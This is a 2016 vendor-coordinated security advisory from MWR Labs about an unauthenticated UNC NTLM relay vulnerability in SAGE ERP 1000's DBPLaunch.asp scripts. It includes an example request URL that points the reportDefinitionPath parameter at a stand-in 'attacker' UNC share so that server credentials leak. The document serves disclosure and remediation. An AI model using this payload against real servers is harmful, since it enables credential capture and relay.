MWR LABS

Security Advisory

SAGE ERP 1000 – UNC NTLM Relay

2016-04-04

Software	SAGE ERP 1000
Author	Dave Hartley
Severity	Medium
Vendor	SAGE
Vendor Response	Patch Issued

Description:

SAGE ERP 1000 [1] is a browser based combined ERP and CRM solution that covers finance, distribution, manufacturing, project accounting and services, time recording and billing.

During a security assessment for a MWR client, MWR identified a number of issues with the SAGE ERP 1000 product. To assist the client and to help other SAGE customers mitigate and/or remediate the risk exposure from the discovered issues, MWR reported the vulnerabilities to SAGE. This was done so in line with MWR's vulnerability disclosure policy (https://labs.mwrinfosecurity.com/vulnerability-disclosure-policy/) and the agreement of MWR's client. Collectively the identified issues are due to insufficient input validation in the SAGE ERP 1000 product.

This advisory is in relation to the presence of a UNC NTLM Relay issue, which can be exploited from an unauthenticated vector.

Impact:

The impact of the issue is highly dependent on the configuration and deployment of the SAGE ERP 1000 server as well as the environment it resides in. However, in the environment that the issue was discovered, it was possible to leverage the vulnerability to take control of the SAGE ERP 1000 server and access the supporting database and all of the data contained within, without providing authentication.

The vulnerability allows an attacker to capture and crack the provided hashed credentials and/or to forward them onto another server or service that supports NTLM authentication and authenticate as the user that the SAGE ERP 1000 server is running as.

Cause:

The SAGE ERP 1000 application exposes an ASP script that does not require a user to be authenticated in order to interact with it. The script allows for UNC paths to be submitted that will be followed by the server. This class of vulnerability is often referred to as NTLM Relay, NTLM Reflection, NTLM Credential Forwarding, as well as SMB Relay/Reflection.

Solution:

Apply the patch that is available from the vendor. More information can be found at the following location:
https://my.sage.co.uk/public/help/enterprise/erp1000-line500.aspx#tabs-2

Technical details

The URLs for the vulnerable scripts are listed below:

- http://server/webclient/en-gb/_DBPLaunch.asp
- http://server/webclient/en-gb/DBPLaunch.asp

The scripts take a number of parameters from a user. These are shown below in the command output:

```
$ grep Request.QueryString DBPLaunch.asp


var filename = Request.QueryString('filename'); // The PDF name
var reportDefinitionPath = Request.QueryString('reportDefinitionPath'); // The SRD Definition name
var SID = Request.QueryString('SID');
var sage1000ErrorMessage = Request.QueryString('errorText');
```

The parameters are as follows:

- filename
- reportDefinitionPath
- SID
- sage1000ErrorMessage

A valid URL is constructed as follows:

http://server/webclient/en-gb/DBPLaunch.asp?filename=&reportDefinitionPath=&SID=&sage1000ErrorMessage=


The server will initiate a connection to a remote UNC share if a UNC path is provided to the 'filename' and/or 'reportDefinitionPath' parameters; other parameters can be left blank. For example, the following URL will cause the SAGE 1000 ERP server to initiate a connection to a system with the host name 'attacker' and a share with name of 'share' to retrieve the file 'FILE.txt':

http://server/webclient/en-gb/DBPLaunch.asp?filename=FILE.txt&reportDefinitionPath=\\attacker\share&SID=&sage1000ErrorMessage=

There are many other locations within the application that are also potentially vulnerable to the same or similar issues. It is suspected that the application may be vulnerable to arbitrary file download and/or directory traversal vulnerabilities, as well as further UNC NTLM Relay style issues. As these issues were

discovered during a client engagement, where a full product review of the SAGE ERP Solution was not the original scope of the project, limited time was available to fully investigate all possibilities.

There are many locations in the application that provide functionality that interacts with the file system, beyond the script DBLaunch.asp and _DBLaunch.asp. For example, the image below shows a function that allows for files to be moved from location to location:



The capture below shows that the library jcsp.dll is responsible for the functionality.

```
POST /webclient/jcsp.dll?Comms&__CS3SessionID3531453487883 HTTP/1.1
User-Agent: TetraInternal (WebClient 1.0 ; Java)
Content-Type: application/octet-stream
Accept-Language: en-gb
Host: <redacted>
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 146
Authorization: <redacted>
Cookie: ASPSESSIONIDQAACSBTA=HPFDHGPALLNLNAIKJGOLJDEO

MfcISAPICommand=Comms&__CS3SessionID3531453487883......B.........
.....
.
.c.:.\.t.e.s.t.2.......
```

```
.......
.......
.c.:.\.t.e.s.t..........
......
```

Detailed Timeline

Date	Summary
01/02/2016	Vulnerability reported to SAGE.
01/02/2016	Receipt of report confirmed by SAGE.
04/02/2016	Progress updated volunteered by SAGE and a request for additional information received.
04/02/2016	Additional information provided to SAGE by MWR.
10/02/2016	Progress update provided unsolicited from SAGE confirming that a 'patch' is being worked on.
22/02/2016	Update requested from SAGE by MWR.
22/02/2016	Update provided confirming that a solution to the reported issues was still in progress - expected ETA for a patch is March.
04/04/2016	Patch available from the vendor